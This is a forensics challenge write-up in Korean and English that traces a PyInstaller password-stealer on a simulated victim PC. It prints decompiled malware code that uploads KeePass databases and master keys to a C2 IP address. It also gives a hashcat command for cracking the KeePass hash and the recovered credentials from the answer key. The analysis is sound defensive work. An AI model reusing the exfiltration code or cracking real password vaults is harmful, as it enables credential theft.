252 – Password Stealer

Team Information

Team Name : ForensicGPT

Team Member : Eungchang Lee, Donghyun HA, Hyunwoo Shin, Jinhyeok Son

Email Address : forensicgpt@googlegroups.com

Instructions

Description Kim was using a password management tool recommended by an Information Security Specialist. One day, Kim found out through an email that account was stolen. Kim asked a Digital Forensics Specialist to analyze Kim's PC. Analyze Kim's PC to determine the cause.

Target	Hash (MD5)
KimPC_64GB_NVME.E01	56E911E8F845A484D4AC7FA67BCFBC0A

Questions

1) What is the name and version of the password management tool that Kim used? (20 points)
2) Submit SHA1 of the malware used in the attack. (30 points)
3) How many PCs were attacked in total? (50 points)
4) What is the ID and password that Kim saved using the password management tool? (150 points)

Teams must:

- Develop and document the step-by-step approach used to solve this problem to allow another examiner to replicate team actions and results.
- Specify all tools used in deriving the conclusion(s).

Tools used:

Name:	FTK Imager	Publisher:	AccessData
Version:	4.7.1.2		
URL:	https://www.exterro.com/ftk-product-downloads/ftk-imager-version-4-7-1		

Name:	HashTab	Publisher:	Implbits Software
Version:	6.0.0		
URL:	https://implbits.com		

Name:	HxD	Publisher:	Maël Hörz
Version:	2.5.0.0		
URL:	https://www.mh-nexus.de		

Name:	Pyinstaller Extractor	Publisher:	Extreme coders
Version:	1.9		
URL:	https://sourceforge.net/projects/pyinstallerextractor/		

Name:	python-decompile3	Publisher:	rocky
Version:	3.9.0		
URL:	https://github.com/rocky/python-decompile3		


Name:	hashcat	Publisher:	Jens atom Steube
Version:	6.2.6		
URL:	https://hashcat.net/hashcat/		

Name:	Keeweb	Publisher:	Dimitri Witkowski
Version:	1.18.7		
URL:	https://app.keeweb.info/		

Name:	WinPrefetchView	Publisher:	NirSoft
Version:	1.36		
URL:	https://www.nirsoft.net		

Name:	PEstudio	Publisher:	Marc Ochsenmeier
Version:	9.53		
URL:	https://www.winitor.com/download2		

Step-by-step methodology:




[그림 1] 증거 파일의 해시 값

분석에 앞서 해당 증거 파일의 해시 값을 산출하여 MD5 해시 값이 일치함을 확인하였습니다.

1) What is the name and version of the password management tool that Kim used? (20 points)

FTK Imager로 주어진 KimPC_64GB_NVME.E01 이미지 파일을 열어보았을 때, 다음의 경로에서 Database.kbdx를 발견할 수 있었습니다.


- **C:\Users\ppp\Documents**



[그림 2] 증거 이미지에서 발견된 kdbx 파일

그리고, 다음의 경로에서는 암호 관리 도구인 KeePass-2.53.1-setup.exe 파일을 발견할 수 있었습니다.


- **C:\Users\ppp\Downloads**



[그림 3] 증거 이미지에서 발견된 KeePass-2.53.1-Setup.exe 파일

설치파일을 토대로 Kim이 암호 관리 도구를 사용했다는 사실을 파악하기 위해 프리패치 아티팩트를 살펴보았습니다.

- **C:\Windows\Prefetch**



[그림 4] Prefetch 아티팩트에서 발견된 Keepass

[그림 5] WinprefetchView 상에서 확인된 실행 기록 및 실행 시간

아티팩트에 기반한 실행 기록을 통해 KIM이 암호 KeePass 관리 도구를 사용하였음을 확인하


였습니다. 따라서, 암호 키 관리 도구의 이름과 버전은 다음과 같습니다.

[표 1] the name and version of the password management tool that Kim used

Name	Version
KeePass	**2.53.1**


2) Submit SHA1 of the malware used in the attack. (30 points)

앞서 살펴본 C:\Users\ppp\Downloads 경로에서 의심스러운 파일로 보이는 viewer.exe 파일을 export하여 살펴보면 다음과 같이 PYINSTALLER 문자열을 발견할 수 있습니다.




[그림 6] viewer.exe 내 발견된 PYINSTALLER 문자열

해당 파일은 pyinstaller로 빌드된 것으로 확인하여 malware 검증을 위해 디컴파일을 수행하였습니다. pyinstaller extractor를 이용하여 viewer.exe에서 pyc 파일들이 내장된 base_library.zip 파일과 mal 파일, 그리고 기타 파일들을 추출하였습니다.




[그림 7] 추출된 파일들



[그림 8] mal 파일 내 발견된 C2 주소

추출된 파일 중에서 mal이라는 수상한 파일 내에 특정 C2 주소로 보이는 주소가 발견되었습니다.



[그림 9] pestudio 에서 확인된 malware detection

또한, pestudio를 통해 해당 viewer.exe가 virustotal의 다양한 AV에서 malware로 탐지됨을 추가 검증하였습니다.

[그림 10] viewer.exe의 해시 값 확인

따라서, 공격에 사용된 malware의 해시 값은 다음과 같습니다.

[표 2] SHA1 of the malware

Name	SHA-1
Viewer.exe	FC8113603A8F611DDFD964FFEFDEC674F9F2367A

3) How many PCs were attacked in total? (50 points)

앞서 살펴본 URL인 http://43.202.32.232/page에 접속해보면, 다음과 같은 그림을 확인할 수 있습니다.

[그림 11] page 내 정보

page내에서 특정 mac주소 값과 kdbx파일, 그리고 password로 추측되는 정보를 확인할 수 있습니다. 공격자는 앞서 살펴본 malware를 통해 C2서버에 mac주소, kdbx, 그리고 패스워드 정보를 stealing한 것으로 보입니다.


구분되는 mac주소를 통해 총 공격당한 PC 수는 **8개**로 판단됩니다.

[표 3] 공격당한 PC 내 mac 주소 및 kdbx 파일 식별

mac주소	kdbx파일
00:0c:29:8b:c6:b9	mypw.kdbx
00:50:56:3b:d2:8f	pwd.kdbx
00:0c:29:aa:3f:6d	Database.kdbx
00:50:56:21:42:f6	pass.kdbx
00:50:56:3e:97:cd	mom.kdbx
00:50:56:24:ae:60	testdb.kdbx
00:50:56:34:e2:3f	mylove.kdbx
00:50:56:3a:62:46	idk.kdbx

4) What is the ID and password that Kim saved using the password management tool? (150 points)

앞서 살펴본 mal 파일에 .pyc 확장자를 달아주고, 기존에 base_library.zip 내 존재하는 .pyc 파일에서 매직 넘버 55 0D 0D 0A 01 00 00 00 00 00 00 00 00 00 00 00 을 추가해주었습니다.



[그림 12] Add magic number in mal.pyc

그 후, python-decompiler3를 이용하여 "**decompiler3 mal.pyc**" 명령어를 통해 decompile을 진행하였습니다.

```
def leak_masterkey_and_kdbx(masterkey):
    files = find_kdbx_files(os.path.join(os.path.expanduser('~'), 'Documents'))
    data = {'mac':(getmac.get_mac_address)(),
     'masterkey':masterkey}
    for file in files:
        with open(file, 'rb') as kdbx:
            upload = {'file': kdbx}
            r = requests.post('http://43.202.32.232/page', files=upload, data=data)
```


[그림 13] 확인된 악성코드 내 leak function logic

디컴파일 된 python code에서는 mac주소와 kdbx, 그리고 masterkey를 http://43.202.32.232/page로 전송하는 것을 알 수 있습니다.

따라서, 앞서 확인한 kdbx파일 중에서 KIM의 PC에서 발견하였던 Database.kdbx 파일에 대한 masterkey를 찾기 위해 해당 웹 사이트에서 식별가능한 masterkey의 뒷부분을 가지고 bruteforcing을 진행하였습니다.

해당 Database.kdbx의 hash정보는 https://hashes.com/en/johntheripper/keepass2john 에서 다음과 같이 확인하였습니다.


$keepass$*2*60000*0*8c46005ec4df8e8a4a28cae0de11af1ab4dff030b2860ff2e5b1bb551069da40*74fdfe574c9c4237d8ca550acfec536c26f4c93377aa9c5d07b7197f7d952182*6e7021276b117da4fefe09dbf46ab5ad*0b68f976a6722cc5fd74717a12083b34ee67e8103276adcc0afdefe692397a55*58b3abaf7d1b2eadf90f00ca73d275289809578fe4cad589e1ecd9cdde607724



[그림 14] 발견된 masterkey 값

위에서 산출한 hash정보를 Keepassshashcat.txt로 저장하고 다음의 명령어를 통해 masterkey 값을 획득하였습니다.

- 명령어 : hashcat.exe -m 13400 ../Keepassshashcat.txt -a 3 -1 ?l?d?u?s "?1?1_^@digitalforensicchallenge2023!@#123"
- 획득한 masterkey 값 : **!^_^@digitalforensicchallenge2023!@#123**



[그림 15] KeeWeb을 통해 확인

KeeWeb을 통해 확인한 Kim이 사용하던 ID와 password 정보는 다음과 같습니다.

[표 4] 확인된 Kim의 ID와 Password 정보

ID	Password
kingforensic	6V6HcCRq0QlEDJRm05Dp